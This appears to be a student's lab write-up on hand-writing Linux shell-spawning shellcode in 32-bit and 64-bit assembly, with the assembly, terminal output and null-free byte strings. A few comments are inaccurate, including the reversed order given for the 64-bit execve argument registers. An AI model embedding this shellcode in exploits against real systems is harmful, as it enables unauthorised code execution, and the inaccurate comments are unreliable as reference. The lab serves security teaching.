LAB 2

Task 1

1.a The Entire Process

1. Compile `mysh.s` code and generate binary
2. Check if binary is working.

```
vagrant@ubuntu-focal:/vagrant_data/lab2/Labsetup$ nasm -f elf32 mysh_or
g.s -o mysh_org.o
vagrant@ubuntu-focal:/vagrant_data/lab2/Labsetup$ ld -m elf_i386 mysh_o
rg.o -o mysh_org
vagrant@ubuntu-focal:/vagrant_data/lab2/Labsetup$ echo $$
1492
vagrant@ubuntu-focal:/vagrant_data/lab2/Labsetup$ ./mysh_org
$ echo $$
66474
$
```

3. To get machine code use xxd

```
$ xxd -p -c 20 mysh.o
```

4. Use `convert.py` to convert the machine code from binary into a string of hex characters.

```
vagrant@ubuntu-focal:/vagrant_data/lab2/Labsetup$ ./convert.py
Length of the shellcode: 27
shellcode= (
   "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50"
   "\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
vagrant@ubuntu-focal:/vagrant_data/lab2/Labsetup$
```

Task 1.b Eliminating Zeros

1. Copy `mysh.s` to `mybash.s` and modify as described in following points to create a shellcode.
2. This code will get a *bash* shell.
3. Split string `'/bin/bash'` into 3 parts - `"/bin", "/bas", "h" .`
4. Notice the 3rd part has only 1 character, but we need each part to be 4 characters long. Hence, add any 3 extra random characters e.g 'aaa'. Use the shift operator to drop the extra 3 characters and add 0s at the end. Use Following code to perform the above operation.

```
mov ebx, "haaa"     ; load extra "aaa"
shl ebx, 24         ; drop extra "aaa"
shr ebx, 24         ; shift right to add 0s
push ebx
push "/bas"
push "/bin"
mov  ebx, esp      ; Get the string address
```

5. Compile and generate the binary using following cmds;

```
$ nasm -f elf32 mybash.s -o mybash.o
$ ld -m elf_i386 mybash.o -o mybash
```

Gdb: 1st and 2nd argument of execve

```
(gdb) x /s $ebx
0xffffd280:     "/bin/bash"
(gdb) x /w $ecx
0xffffd278:     U"\xffffd280"
(gdb)
```

Output

```
vagrant@ubuntu-focal:~/lab2/Labsetup$ ./mybash
vagrant@ubuntu-focal:/home/vagrant/lab2/Labsetup$
```

Shellcode

```
vagrant@ubuntu-focal:~/lab2/Labsetup$ ./convert.py
Length of the shellcode: 39
shellcode= (
   "\x31\xc0\x50\xbb\x68\x61\x61\x61\xc1\xe3\x18\xc1\xeb\x18\x53\x68"
   "\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
   "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
vagrant@ubuntu-focal:~/lab2/Labsetup$
```

Task 1.c Providing Arguments for System Calls

1. The system call `execve` requires three parameters, 1st - program name, 2nd - List of arguments to pass to the program, 3rd - List of environment variables.
2. For this task `execve()` call will look like the following

   `execve("bin//sh", ["bin//sh", "-c", "ls -la"], NULL)`

3. Create the three arguments on the stack using following code

```
; Store the argument string on stack
      mov ebx, "laxx"
      shl ebx, 16
      shr ebx, 16
      push ebx
      push "ls -"
      mov ecx, esp      ;get the address of the 3rd
argument

      mov ebx, "-caa"
      shl ebx, 16
      shr ebx, 16
      push ebx

      xor  eax, eax
      push eax          ; Use 0 to terminate the string
      push "//sh"
      push "/bin"
```

```
        mov ebx, esp        ; Get the address of '/bin//sh' 1st
parameter
```

4. Prepare the *argv[]* and store the address on `ecx` register

```
       ; Construct the argument array argv[]
        xor eax, eax
        push eax            ; argv[3] = 0

        push ecx            ; argv[2] = "ls -la"

        sub ecx, 4          ;
        push ecx            ; argv[1] = "-c"

        sub ecx, 4          ; address of argv[0] = "/bin//sh"
        push ecx

        mov ecx, esp        ; Get the address of argv[], 2nd
parameter
```

5. Prepare environment variables list and syscall number for `execve`

```
       ; For environment variable
        xor  edx, edx       ; No env variables, 3rd parameter

        ; Invoke execve()
        xor  eax, eax       ; eax = 0x00000000
        mov   al, 0x0b      ; eax = 0x0000000b, 1st parameter
        int 0x80
```

output

```
vagrant@ubuntu-focal:/vagrant_data/lab2/Labsetup$ ./mysh
total 112
drwxrwxr-x 1 vagrant vagrant 4096 Jan 29 23:42 .
drwxrwxrwx 1 vagrant vagrant 4096 Jan 26 17:52 ..
-rw-rw-r-- 1 vagrant vagrant  294 Dec 27  2020 Makefile
-rwxrwxr-x 1 vagrant vagrant  483 Jan 29 23:47 convert.py
-rwxrwxr-x 1 vagrant vagrant 4568 Jan 28 20:34 myenv
-rw-rw-r-- 1 vagrant vagrant  496 Jan 28 21:20 myenv.o
-rw-rw-r-- 1 vagrant vagrant 1440 Jan 28 20:34 myenv.s
-rwxrwxr-x 1 vagrant vagrant  616 Jan 29 23:18 myenv2
-rw-rw-r-- 1 vagrant vagrant  560 Jan 29 23:18 myenv2.o
-rw-rw-r-- 1 vagrant vagrant 1140 Jan 29 23:27 myenv2.s
-rwxrwxr-x 1 vagrant vagrant 4544 Jan 29 23:41 mysh
```

Shellcode

```
vagrant@ubuntu-focal:~/lab2/Labsetup$ ./convert.py
Length of the shellcode: 68
shellcode= (
   "\xbb\x6c\x61\x78\x78\xc1\xe3\x10\xc1\xeb\x10\x53\x68\x6c\x73\x20"
   "\x2d\x89\xe1\xbb\x2d\x63\x61\x61\xc1\xe3\x10\xc1\xeb\x10\x53\x31"
   "\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc0"
   "\x50\x51\x83\xe9\x04\x51\x83\xe9\x04\x51\x89\xe1\x31\xd2\x31\xc0"
   "\xb0\x0b\xcd\x80"
).encode('latin-1')
vagrant@ubuntu-focal:~/lab2/Labsetup$
```

Task 1.d Providing Environment Variables for execve()

1. For this task `execve()` call will look like the following,

```
execve("/usr/bin/env", ["/usr/bin/env"], ["aaa=1234", "bbb=5678", "cccc=1234"])
```

2. Prepare stack for argument string

```
; Store the argument string on stack
  xor eax, eax
  push eax ; Use 0 to terminate the string
  push "/env" ;
  push "/bin" ;
  push "/usr"
  mov ebx, esp ; Get the "/usr/bin/env" address.
Parameter 1

  ;store env variables on stack
  push eax        ; NULL string
  push "1234"
  push "aaa="

  push eax
  push "5678"
  push "bbb="

  mov eax, "4xxx"
  shl eax, 24
  shr eax, 24
```

```
push eax
push "=123"
push "cccc"
mov ecx, esp    ;address of 3rd env in ecx
```

3. Prepare env array,

```
;Construct env[] array
xor eax, eax    ; end of the env[] array
push eax

push ecx        ; address of env[2]

add ecx, 12
push ecx        ; address of env[1]

add ecx, 12
push ecx        ; address of env[0]

; for the environment variable
mov edx, esp    ; Get the address of env[].
```

Parameter 3

4. Get argv[] address,

```
; Construct the argument array argv[]
push eax          ; argv[1] = 0
push ebx          ; argv[0] points to the cmd string

mov ecx, esp      ; Get the address of argv[].
```

Parameter 2

5. Rest of the things stay the same for syscall.

Output

```
vagrant@ubuntu-focal:/vagrant_data/lab2/Labsetup$ ./myenv
aaa=1234
bbb=5678
cccc=1234
vagrant@ubuntu-focal:/vagrant_data/lab2/Labsetup$
```

Shellcode

```
vagrant@ubuntu-focal:~/lab2/Labsetup$ ./convert.py
Length of the shellcode: 90
shellcode= (
   "\x31\xc0\x50\x68\x2f\x65\x6e\x76\x68\x2f\x62\x69\x6e\x68\x2f\x75"
   "\x73\x72\x89\xe3\x50\x68\x31\x32\x33\x34\x68\x61\x61\x61\x3d\x50"
   "\x68\x35\x36\x37\x38\x68\x62\x62\x62\x3d\xb8\x34\x78\x78\x78\xc1"
   "\xe0\x18\xc1\xe8\x18\x50\x68\x3d\x31\x32\x33\x68\x63\x63\x63\x63"
   "\x89\xe1\x31\xc0\x50\x51\x83\xc1\x0c\x51\x83\xc1\x0c\x51\x89\xe2"
   "\x50\x53\x89\xe1\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
vagrant@ubuntu-focal:~/lab2/Labsetup$
```

Task 2 Using Code Segment

a) Code Explanation

```
one:
     pop ebx              ; address of "/bin/sh*AAAABBBB"
     xor eax, eax         ; set eax to 0
     mov [ebx+7], al      ; Replace * with NULL in
"/bin/sh*AAAABBBB"

     mov [ebx+8], ebx     ; Replace "AAAA" with address of
"/bin/sh"

     mov [ebx+12], eax    ; Add NULL after "AAAA"

     lea ecx, [ebx+8]     ; Set 2nd param of execve, address of
address of "/bin/sh"

     xor edx, edx         ; Empty env variable array

     mov al,  0x0b        ; syscall number 12 in EAX
     int 0x80             ; Use interrupt to make system call

two:
     call one             ; Pushes the address of
'bin/sh/*AAAABBBB'
```

```
db '/bin/sh*AAAABBBB'
```

b) Print Environment Variables


1. For this task, an argument list is prepared on the code segment.
2. Prepare a string in the code segment

```
two:
     call one        ; Pushes address of following string
     db "/usr/bin/env*AAAA$$$$a=11#b=11!BBBBCCCC%%%%"
```

3. Modify the string to prepare arguments for `execve()` call. Following two snaps show the initial state of the string and modified state of the same string respectively.

Initial string

Modified string



4. Split the string by adding NULL

```
one:
          pop ebx              ; address of
"/usr/bin/env*AAAA$$$$a=11#b=11!BBBBCCCC%%%%"
          xor eax, eax         ; set eax to 0
          mov [ebx+12], al     ; Replace '*' with NULL in
          mov [ebx+13], ebx    ; Replace "AAAA" with address of
"/usr/bin/env"
          mov [ebx+17], eax    ; Add NULL after 'AAAA'

          mov [ebx+25], al     ; Replace '#' with NULL after
"a=11"
          mov [ebx+30], al     ; Replace '!' with NULL after
"b=11"
          mov [ebx+39], eax    ; Add NULL after "CCCC"

          lea ecx, [ebx+13]    ; Set 2nd param of execve, address
of argv[]
```

5. Prepare the array - `env[]` and store it's address as 3rd parameter in `edx`

```
    add ebx, 21
    mov [ebx+10], ebx    ; Replace "BBBB" with address of
a=11
    add ebx, 5           ;
    mov [ebx+9], ebx     ; Replace "CCCC" with address of
b=11

    lea edx, [ebx+5]     ; Get the address of env[], 3rd
parameter
    sub ebx, 26          ; Restore the address of
'usr/bin/env'
```

Output

```
vagrant@ubuntu-focal:/vagrant_data/lab2/Labsetup$ ./myenv2
a=11
b=11
vagrant@ubuntu-focal:/vagrant_data/lab2/Labsetup$
```

Shellcode

```
vagrant@ubuntu-focal:~/lab2/Labsetup$ ./convert.py
Length of the shellcode: 98
shellcode= (
   "\xeb\x30\x5b\x31\xc0\x88\x43\x0c\x89\x5b\x0d\x89\x43\x11\x88\x43"
   "\x19\x88\x43\x1e\x89\x43\x27\x8d\x4b\x0d\x83\xc3\x15\x89\x5b\x0a"
   "\x83\xc3\x05\x89\x5b\x09\x8d\x53\x05\x83\xeb\x1a\x31\xc0\xb0\x0b"
   "\xcd\x80\xe8\xcb\xff\xff\xff\x2f\x75\x73\x72\x2f\x62\x69\x6e\x2f"
   "\x65\x6e\x76\x2a\x41\x41\x41\x41\x24\x24\x24\x24\x61\x3d\x31\x31"
   "\x23\x62\x3d\x31\x31\x21\x42\x42\x42\x42\x43\x43\x43\x43\x25\x25"
   "\x25\x25"
).encode('latin-1')
vagrant@ubuntu-focal:~/lab2/Labsetup$
```

Task 3 Writing 64-bit Shellcode

1. This is a fairly easy task. Just have to store the 1st, 2nd and 3rd parameters of execve() to *rdx, rsi* and *rdi* registers respectively. Whereas in x86_ 32-bit, these are stored in ebx, ecx and edx registers.
2. Prepare string on stack

```
xor  rdx, rdx        ; 3rd argument
push rdx

mov rax,"hxxxxxxx"
shl rax, 56          ; remove all 'x' from above string
shr rax, 56          ; fill all 'x' with NULL
push rax
mov rax, "/bin/bas"
push rax
mov rdi, rsp         ; 1st argument, address of '/bin/sh'
```

3. Prepare argv[] list

```
push rdx             ; Add NULL argv[1] = 0
push rdi             ; Push argv[0] i.e. "/bin/sh"
mov rsi, rsp         ; 2nd argument
```

Output

```
vagrant@ubuntu-focal:/vagrant_data/lab2/Labsetup$ echo $$
1492
vagrant@ubuntu-focal:/vagrant_data/lab2/Labsetup$ ./mysh_64
vagrant@ubuntu-focal:/vagrant_data/lab2/Labsetup$ echo $$
69150
vagrant@ubuntu-focal:/vagrant_data/lab2/Labsetup$
```

4. Shellcode

convert.py

```
vagrant@ubuntu-focal:/vagrant_data/lab2/Labsetup$ ./convert.py
Length of the shellcode: 49
shellcode= (
   "\x48\x31\xd2\x52\x48\xb8\x68\x78\x78\x78\x78\x78\x78\x78\x48\xc1"
   "\xe0\x38\x48\xc1\xe8\x38\x50\x48\xb8\x2f\x62\x69\x6e\x2f\x62\x61"
   "\x73\x50\x48\x89\xe7\x52\x57\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f"
   "\x05"
).encode('latin-1')
```